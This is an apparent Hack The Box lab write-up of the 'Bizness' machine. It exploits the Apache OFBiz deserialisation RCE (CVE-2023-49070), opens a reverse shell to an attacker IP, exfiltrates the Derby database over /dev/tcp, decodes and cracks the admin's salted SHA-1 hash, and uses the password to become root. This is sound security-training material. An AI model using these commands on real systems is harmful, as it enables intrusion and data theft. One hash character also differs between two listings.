Bizness

27th February 2024 / Document No D24.100.272

Prepared By: C4rm3l0

Machine Author: C4rm3l0

Difficulty: Easy

Classification: Official

Synopsis

Bizness is an easy Linux machine showcasing an Apache OFBiz pre-authentication, remote code execution (RCE) foothold, classified as `CVE-2023-49070`. The exploit is leveraged to obtain a shell on the box, where enumeration of the OFBiz configuration reveals a hashed password in the service's Derby database. Through research and little code review, the hash is transformed into a more common format that can be cracked by industry-standard tools. The obtained password is used to log into the box as the root user.

Skills Required

- Basic web enumeration
- Basic Linux enumeration
- Research

Skills Learned

- Apache OFBiz configuration
- Java code review
- Hash cracking

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.94 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.230.94

Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-18 08:34 GMT

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http       nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: organizationName=Internet Widgits Pty
Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
|_http-title: 400 The plain HTTP request was sent to HTTPS port
35893/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 19.20 seconds
```

An `Nmap` scan reveals `NGINX` listening on ports `80` and `443`, `SSH` on its default port, as well as an unknown service on port `35893`.

The web application on port `443` redirects to the domain `bizness.htb`, which we add to our `hosts` file.

```
echo 10.129.230.94  bizness.htb | sudo tee -a /etc/hosts
```

HTTPS

Browsing to port `80` redirects us to the `https` endpoint of the application, on port `443`. We find a static business website without any notable function.

We use `feroxbuster` to perform a directory scan and discover potential endpoints hosted on this server.


```
feroxbuster -k -u https://bizness.htb

<...SNIP...>
200      GET      522l     1736w    27200c https://bizness.htb/
500      GET       10l       77w     1443c https://bizness.htb/catalog/images
404      GET        1l       61w      682c https://bizness.htb/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/common/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/catalog/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/content/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/ar/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/ebay/WEB-INF
500      GET        7l       13w      177c https://bizness.htb/images/message
404      GET        1l       61w      682c https://bizness.htb/marketing/WEB-INF
404      GET        1l       61w      682c https://bizness.htb/META-INF
<...SNIP...>
```

> We use the `-k` option to ignore the SSL errors caused by the server's self-signed TLS certificate.

The output returns a number of endpoints, many of which containing a path for `WEB-INF`. We note that they also return `404` error codes.

We try browsing to one of the aforementioned endpoints, such as `/content/` and are redirected to a login page for the Apache OFBiz service.



Looking at the page's footer, we see that the service's version is disclosed, namely `Release 18.12`:

Apache OFBiz (Open For Business) is an open-source enterprise resource planning (ERP) system written in Java. It provides a suite of enterprise applications that integrate and automate many of the business processes of an organization.

Foothold

Researching this version of Apache OFBiz leads us to a disclosure about a pre-authentication, remote code execution vulnerability, assigned `CVE-2023-49070`.

The vulnerability stems from a deprecated component within OFBiz that is no longer officially maintained but still present in the service, accepting and handling XML-RPC requests. On a high level, the component in question is susceptible to insecure deserialisation (which is a common occurrence in Java-based applications). Using a tools such as ysoserial, this vulnerability can be leveraged to execute arbitrary code.

Since the disclosure, there now exist a few Proof of Concept (PoC) repositories on GitHub, such as this one.

As instructed, we first download the `ysoserial.jar` file to our local system.

```
wget https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar
```

We then paste the exploit code into a local file called `poc.py`.

`ysoserial` requires a working `Java` installation, which is platform-specific and beyond the scope of this writeup. `java-11-openjdk` was used for the purposes of this tutorial.

On most Linux distributions, you may check for alternative java installations using the following command:

```
sudo update-alternatives --config java
```

Once the `jar` is downloaded and the Python script is copied, we try to run the exploit. The repository gives us these options:

```
Usage:
python3 exploit.py target_url rce command
python3 exploit.py target_url dns dns_url
python3 exploit.py target_url shell ip:port
```

Before attempting to get a shell, we see if we can send ICMP packets to our attacking machine by running a `ping` command.

We first set up a listener for such packets using `tcpdump`:

```
sudo tcpdump -i 2 icmp
```

We then run the exploit using the following parameters:

```
python3 poc.py https://bizness.htb rce "ping -c 5 10.10.14.59"
```

Subsequently, we detect the five packets on our `tcpdump` output:

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:00:56.448969 IP bizness.htb > 10.10.14.59: ICMP echo request, id 16987, seq 1,
length 64
09:00:56.449033 IP 10.10.14.59 > bizness.htb: ICMP echo reply, id 16987, seq 1,
length 64
09:00:57.450826 IP bizness.htb > 10.10.14.59: ICMP echo request, id 16987, seq 2,
length 64
09:00:57.450876 IP 10.10.14.59 > bizness.htb: ICMP echo reply, id 16987, seq 2,
length 64
09:00:58.452739 IP bizness.htb > 10.10.14.59: ICMP echo request, id 16987, seq 3,
length 64
09:00:58.452773 IP 10.10.14.59 > bizness.htb: ICMP echo reply, id 16987, seq 3,
length 64
09:00:59.453689 IP bizness.htb > 10.10.14.59: ICMP echo request, id 16987, seq 4,
length 64
09:00:59.453717 IP 10.10.14.59 > bizness.htb: ICMP echo reply, id 16987, seq 4,
length 64
09:01:00.455683 IP bizness.htb > 10.10.14.59: ICMP echo request, id 16987, seq 5,
length 64
09:01:00.455713 IP 10.10.14.59 > bizness.htb: ICMP echo reply, id 16987, seq 5,
length 64
```

This confirms that we can run arbitrary commands on the target, and we now proceed to obtain a reverse shell.

We first set up a listener on port `4444` using `Netcat`:

```
nc -nlvp 4444
```

We then run the script using the `shell` directive.

```
python3 poc.py https://bizness.htb shell 10.10.14.59:4444
```

Sure enough, we get a callback on our listener and have a shell as `ofbiz`:

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.59] from (UNKNOWN) [10.129.230.94] 34422
bash: cannot set terminal process group (603): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$ id
id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
```

The `user` flag can be found at `/home/ofbiz/user.txt`.

Privilege Escalation

Enumeration

Standard system enumeration does not lead us anywhere, so we take a closer look at the OFBiz configuration. The installation is found in `/opt/ofbiz/`.

```
ofbiz@bizness:~$ ls -al /opt/ofbiz

total 252
drwxr-xr-x 15 ofbiz ofbiz-operator  4096 Dec 16 08:11 .
drwxr-xr-x  3 root  root            4096 Dec 18 02:51 ..
-rw-r--r--  1 ofbiz ofbiz-operator  7136 Oct 13 12:04 APACHE2_HEADER
drwxr-xr-x 14 ofbiz ofbiz-operator  4096 Dec 16 07:12 applications
drwxr-xr-x 10 ofbiz ofbiz-operator  4096 Dec 16 03:37 build
-rw-r--r--  1 ofbiz ofbiz-operator 48733 Oct 13 12:04 build.gradle
-rw-r--r--  1 ofbiz ofbiz-operator  2492 Oct 13 12:04 common.gradle
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Oct 13 12:04 config
drwxr-xr-x  4 ofbiz ofbiz-operator  4096 Dec 18 02:41 docker
-rw-r--r--  1 ofbiz ofbiz-operator  4980 Oct 13 12:04 Dockerfile
-rw-r--r--  1 ofbiz ofbiz-operator  9432 Oct 13 12:04 DOCKER.md
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Oct 13 12:04 docs
drwxr-xr-x 19 ofbiz ofbiz-operator  4096 Dec 18 02:34 framework
-rw-r--r--  1 ofbiz ofbiz-operator   944 Oct 13 12:04 .gitattributes
drwxr-xr-x  3 ofbiz ofbiz-operator  4096 Oct 13 12:04 .github
<...SNIP...>
```

```
-rw-r--r--  1 ofbiz ofbiz-operator  1969 Oct 13 12:04 .xmlcatalog.xml
```

Our research leads us to the conclusion that the `framework/` directory contains most of the configuration files that could be interesting to us, as it contains all of the so-called components run by OFBiz.

```
ofbiz@bizness:/opt/ofbiz/framework$ ls -al

total 80
drwxr-xr-x 19 ofbiz ofbiz-operator 4096 Dec 18 02:34 .
drwxr-xr-x 15 ofbiz ofbiz-operator 4096 Dec 16 08:11 ..
drwxr-xr-x  8 ofbiz ofbiz-operator 4096 Dec 18 02:21 base
drwxr-xr-x  5 ofbiz ofbiz-operator 4096 Dec 18 02:47 catalina
drwxr-xr-x 13 ofbiz ofbiz-operator 4096 Dec 16 05:37 common
-rw-r--r--  1 ofbiz ofbiz-operator 1651 Dec 16 08:12 component-load.xml
drwxr-xr-x  4 ofbiz ofbiz-operator 4096 Oct 13 12:04 datafile
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 documents
drwxr-xr-x 11 ofbiz ofbiz-operator 4096 Oct 13 12:04 entity
drwxr-xr-x  8 ofbiz ofbiz-operator 4096 Oct 13 12:04 entityext
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Dec 16 11:12 images
drwxr-xr-x  8 ofbiz ofbiz-operator 4096 Oct 13 12:04 minilang
drwxr-xr-x  4 ofbiz ofbiz-operator 4096 Oct 13 12:04 resources
drwxr-xr-x  7 ofbiz ofbiz-operator 4096 Dec 16 05:37 security
drwxr-xr-x 10 ofbiz ofbiz-operator 4096 Dec 16 05:38 service
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Oct 13 12:04 start
drwxr-xr-x  5 ofbiz ofbiz-operator 4096 Oct 13 12:04 testtools
drwxr-xr-x  7 ofbiz ofbiz-operator 4096 Dec 18 02:36 webapp
drwxr-xr-x 11 ofbiz ofbiz-operator 4096 Dec 18 02:36 webtools
drwxr-xr-x  6 ofbiz ofbiz-operator 4096 Oct 13 12:04 widget
```

A sub-directory called `security` catches our eye and we investigate further. Components in OFBiz are all structured the same way, containing an `ofbiz-component.xml` file, as well as `config/`, `data/`, and `src/` directories, among others. Within the `config` directory, we find the `security.properties` file, which contains the following entry:

```
# -- specify the type of hash to use for one-way encryption, will be passed to
java.security.MessageDigest.getInstance() --
# -- options may include: SHA, PBKDF2WithHmacSHA1, PBKDF2WithHmacSHA256,
PBKDF2WithHmacSHA384, PBKDF2WithHmacSHA512 and etc
password.encrypt.hash.type=SHA
```

This is a default installation of OFBiz, as it seems the hashing algorithm for passwords has not been changed from `SHA-1`.

This is good news for us, since `SHA-1` is no longer considered a secure hashing algorithm, so if we can find stored passwords, we might be able to crack them.

This begs the next question, namely where passwords and other information is stored in Apache OFBiz. Our research reveals that by default, OFBiz makes use of an embedded Java Database called Apache Derby.

Derby

Reading through various documentation leads us to the conclusion that Derby's files are stored in the `runtime/` directory:

```
ofbiz@bizness:/opt/ofbiz/framework$ ls -al /opt/ofbiz/runtime/data/derby

total 24
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 16 03:37 .
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 16 03:37 ..
-rw-r--r-- 1 ofbiz ofbiz-operator 2320 Dec 18 03:33 derby.log
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 18 03:33 ofbiz
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 18 03:33 ofbizolap
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 18 03:33 ofbiztenant
```

Since Derby is an embedded database, it does not have a port we can connect to, nor a single file that we can enumerate (like in SQLite, for instance). The data is stored in a combination of different files and folders, as well as data blobs. Luckily, we can use the `ij` command provided by `derby-tools` to make sense of this format.

> The package can be installed on most Linux distributions using a package manager such as `apt`:
>
> ```
> sudo apt install derby-tools
> ```

We first exfiltrate the `ofbiz` folder inside the `derby` directory to our local system.

Locally, we set up a `Netcat` listener that writes to a file:

```
nc -nlvp 4444 > ofbiz.tar
```

On the target, we use `tar` to compress the directory into a single file, and then `cat` it into `/dev/tcp` to write it to our listener.

```
cd /opt/ofbiz/runtime/data/derby
tar cvf ofbiz.tar ofbiz
cat ofbiz.tar > /dev/tcp/10.10.14.59/4444
```

Once downloaded, we extract the archive and use `ij` to inspect the database on our attacking machine.

```
tar xvf ofbiz.tar
ij
```

Connecting to the actual database is not exactly straightforward, but a little more research leads us to this command:

```
ij> connect 'jdbc:derby:/opt/ofbiz/runtime/data/derby/ofbiz';
```

In our case, we just have to change the directory to `./ofbiz`:

```
ij> connect 'jdbc:derby:./ofbiz';
```

Once connected, we can use regular SQL statements to interact with the database.

```
SHOW TABLES;
```

Enumerating the tables reveals 877 entries. We sift through them, until these catch our eye:

```
<...SNIP...>
OFBIZ               |USER_LOGIN                    |
OFBIZ               |USER_LOGIN_HISTORY            |
OFBIZ               |USER_LOGIN_PASSWORD_HISTORY   |
OFBIZ               |USER_LOGIN_SECURITY_GROUP     |
OFBIZ               |USER_LOGIN_SECURITY_QUESTION  |
OFBIZ               |USER_LOGIN_SESSION            |
OFBIZ               |USER_PREFERENCE               |
OFBIZ               |USER_PREF_GROUP_TYPE          |
<...SNIP...>
```

The first column specifies the schema of the table, so we can dump its content as follows:

```
SELECT * FROM OFBIZ.USER_LOGIN;
```

For the sake of this writeup, the condensed version of the output looks as follows:

```
SELECT USER_LOGIN_ID,CURRENT_PASSWORD FROM OFBIZ.USER_LOGIN;

USER_LOGIN_ID               |CURRENT_PASSWORD
        ----------------------------------------------------------------
system                      |NULL
anonymous                   |NULL
admin                       |$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
3 rows selected
```

We obtain the hashed password of the `admin` user. However, we notice that it is formatted in a peculiar manner. Running `hashid` or other hash-identifiers on this hash yields no results, and pasting it into `JohnTheRipper` or `Hashcat` also leads to errors.

Unfortunately, the documentation on this topic is surprisingly lacking, so we will need to investigate on our own. We return to our shell on the remote machine and start looking at some Java code.

Source Code Review

We return to the `framework` directory and take a look at the `base` folder within it. As mentioned, `framework` holds all components of OFBiz, and `base` is the main component. Furthermore, `src/` is typically the root directory of Java projects, so we take a look at what it holds.

```
ofbiz@bizness:/opt/ofbiz/framework/base$ ls -al
src/main/java/org/apache/ofbiz/base/
total 64
drwxr-xr-x 14 ofbiz ofbiz-operator 4096 Oct 13 12:04 .
```

```
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Oct 13 12:04 ..
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 component
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 concurrent
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 config
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 container
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Oct 13 12:04 conversion
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 crypto
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 html
drwxr-xr-x  3 ofbiz ofbiz-operator 4096 Oct 13 12:04 lang
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 location
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 metrics
-rw-r--r--  1 ofbiz ofbiz-operator 2598 Oct 13 12:04
OfbizDslDescriptorForEclipse.dsld
-rw-r--r--  1 ofbiz ofbiz-operator 2701 Oct 13 12:04
OfbizDslDescriptorForIntelliJ.gdsl
drwxr-xr-x  2 ofbiz ofbiz-operator 4096 Oct 13 12:04 test
drwxr-xr-x  7 ofbiz ofbiz-operator 4096 Oct 13 12:04 util
```

We tab through the paths and see some packages. Notably, we see the `crypto` package, which we `cd` into.

```
ofbiz@bizness:/opt/ofbiz/framework/base/src/main/java/org/apache/ofbiz/base/crypt
o$ ls -al

total 44
drwxr-xr-x  2 ofbiz ofbiz-operator  4096 Oct 13 12:04 .
drwxr-xr-x 14 ofbiz ofbiz-operator  4096 Oct 13 12:04 ..
-rw-r--r--  1 ofbiz ofbiz-operator  5647 Oct 13 12:04 BlowFishCrypt.java
-rw-r--r--  1 ofbiz ofbiz-operator  5542 Oct 13 12:04 DesCrypt.java
-rw-r--r--  1 ofbiz ofbiz-operator 15405 Oct 13 12:04 HashCrypt.java
-rw-r--r--  1 ofbiz ofbiz-operator  1937 Oct 13 12:04 Main.java
```

As we suspected, we see cryptography-related files and, more importantly, the `HashCrypt.java` file, which appears to be related to hashing algorithms.

Taking a look at its various functions, our entry point is the `comparePassword` method, which determines the hashing type of a provided password:

```
public static boolean comparePassword(String crypted, String defaultCrypt, String
password) {
    if (crypted.startsWith("{PBKDF2")) {
        return doComparePbkdf2(crypted, password);
    } else if (crypted.startsWith("{")) {
        return doCompareTypePrefix(crypted, defaultCrypt,
password.getBytes(UtilIO.getUtf8()));
    } else if (crypted.startsWith("$")) {
        return doComparePosix(crypted, defaultCrypt,
password.getBytes(UtilIO.getUtf8()));
    } else {
        return doCompareBare(crypted, defaultCrypt,
password.getBytes(UtilIO.getUtf8()));
    }
}
```

We already know that we are dealing with a `SHA-1` password, so the second `else if` statement applies to this configuration. We see that it calls the `doComparePosix` method, which looks as follows:

```
private static boolean doComparePosix(String crypted, String defaultCrypt, byte[]
bytes) {
    int typeEnd = crypted.indexOf("$", 1);
    int saltEnd = crypted.indexOf("$", typeEnd + 1);
    String hashType = crypted.substring(1, typeEnd);
    String salt = crypted.substring(typeEnd + 1, saltEnd);
    String hashed = crypted.substring(saltEnd + 1);
    return hashed.equals(getCryptedBytes(hashType, salt, bytes));
}
```

This method parses the string into its salt and hash type, as well as remaining bytes. Our hash looks as follows:

```
$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
```

Therefore, we know that the `hashType` is `SHA`, the salt is a single letter `d`, and the rest (`uP0_QaVBpDWFeo8-dRzDqRwXQ2I`) are the hashed bytes.

We then move to the final method that is called on the above method's return, namely `getCryptedBytes`:

```
private static String getCryptedBytes(String hashType, String salt, byte[] bytes)
{
    try {
        MessageDigest messagedigest = MessageDigest.getInstance(hashType);
        messagedigest.update(salt.getBytes(UtilIO.getUtf8()));
        messagedigest.update(bytes);
        return
Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
    } catch (NoSuchAlgorithmException e) {
        throw new GeneralRuntimeException("Error while comparing password", e);
    }
}
```

This is the crux of the matter, as it also explains why the hash is formatted "differently" than what we might expect. A `MessageDigest` object is first created and instantiated using the hash type `SHA`. It is then updated with the bytes of the salt in UTF8 encoding. Finally, it is updated using the bytes of the password (plaintext). Its digest is then encoded using `Base64URLSafeString`, and then all `+` characters are replaced by period characters (`.`).

So, in order to transform this hash into something recognised by `Hashcat`, we must undo the encoding and get the raw bytes produced by `MessageDigest` as hex. At the top of the file, we see that `encodeBase64URLSafeString` is imported from `org.apache.commons.codec.binary.Base64`, so we take look at the documentation:

```
/**
* Encodes binary data using a URL-safe variation of the base64 algorithm but does
not chunk the output. The
* url-safe variation emits - and _ instead of + and / characters.
* <b>Note: no padding is added.</b>
* @param binaryData
*            binary data to encode
* @return String containing Base64 characters
* @since 1.4
*/
public static String encodeBase64URLSafeString(final byte[] binaryData) {
    return StringUtils.newStringUsAscii(encodeBase64(binaryData, false, true));
}
```

So, we now know that the characters are Base64-encoded, but **without padding**, and with `+` and `/` characters replaced by `-` and `_`, respectively.

The `replace()` call in the `getCryptedBytes` function after the encoding thereby seems redundant, so we can ignore it.

With all that in mind, we can now proceed to format this hash.

We spin up an interactive `Python` console on our machine:

```
python3
```

We first paste the encoded part of the hash into a variable called `enc`, and undo the character substitutions:

```
>>> enc = "uPO_QaVBpDWFeo8-dRzDqRwXQ2I"
>>> enc = enc.replace('_', '/')
>>> enc = enc.replace('-', '+')
>>> enc
'uPO/QaVBpDWFeo8+dRzDqRwXQ2I'
```

We then import the `Base64` module to get the actual bytes:

```
>>> import base64
>>> base64.b64decode(enc.encode('utf-8'))
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/lib/python3.11/base64.py", line 88, in b64decode
    return binascii.a2b_base64(s, strict_mode=validate)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
binascii.Error: Incorrect padding
```

This fails, since the string is not padded correctly; we therefore append a single `=` character:

```
>>> enc += '='
>>> dec = base64.b64decode(enc.encode('utf-8'))
>>> dec
b'\xb8\xfd?A\xa5A\xa45\x85z\x8f>u\x1c\xc3\xa9\x1c\x17Cb'
```

Finally, we import `binascii` to transform the bytes into hex.

```
>>> import binascii
>>> binascii.hexlify(dec)
b'b8fd3f41a541a435857a8f3e751cc3a91c174362'
```

Armed with this hash we can now attempt to crack it using `Hashcat`. We save it in a file and make sure to append the salt, which as we recall was a single `d` character.

```
cat hash

b8fd3f41a541a435857a8f3e751cc3a91c174362:d
```

> Hashcat in mode 120 expects a SHA-1 password formatted as follows: `<hash>:<salt>`, hence, the `:d`.

Finally, we run `Hashcat` using `rockyou.txt`, as well as `-m 120` for SHA-1:

```
hashcat -m 120 -a 0 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

<...SNIP...>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 120 (sha1($salt.$pass))
Hash.Target......: b8fd3f41a541a435857a8f3e751cc3a91c174362:d
Time.Started.....: Mon Dec 18 10:05:18 2023 (0 secs)
Time.Estimated...: Mon Dec 18 10:05:18 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  5154.2 kH/s (0.13ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1478656/14344385 (10.31%)
Rejected.........: 0/1478656 (0.00%)
Restore.Point....: 1476608/14344385 (10.29%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: moon789 -> monkey-moo
Hardware.Mon.#1..: Util: 16%

Started: Mon Dec 18 10:05:17 2023
Stopped: Mon Dec 18 10:05:20 2023
```

The hash is cracked nearly instantly, and we obtain the password `monkeybizness`. We see if the password is re-used on the machine, by attempting to switch to the `root` user via `su`:

```
ofbiz@bizness:~$ su root

Password: monkeybizness
root@bizness:/home/ofbiz# id
uid=0(root) gid=0(root) groups=0(root)
```

Our attempt is successful. The final flag can be found at `/root/root.txt`.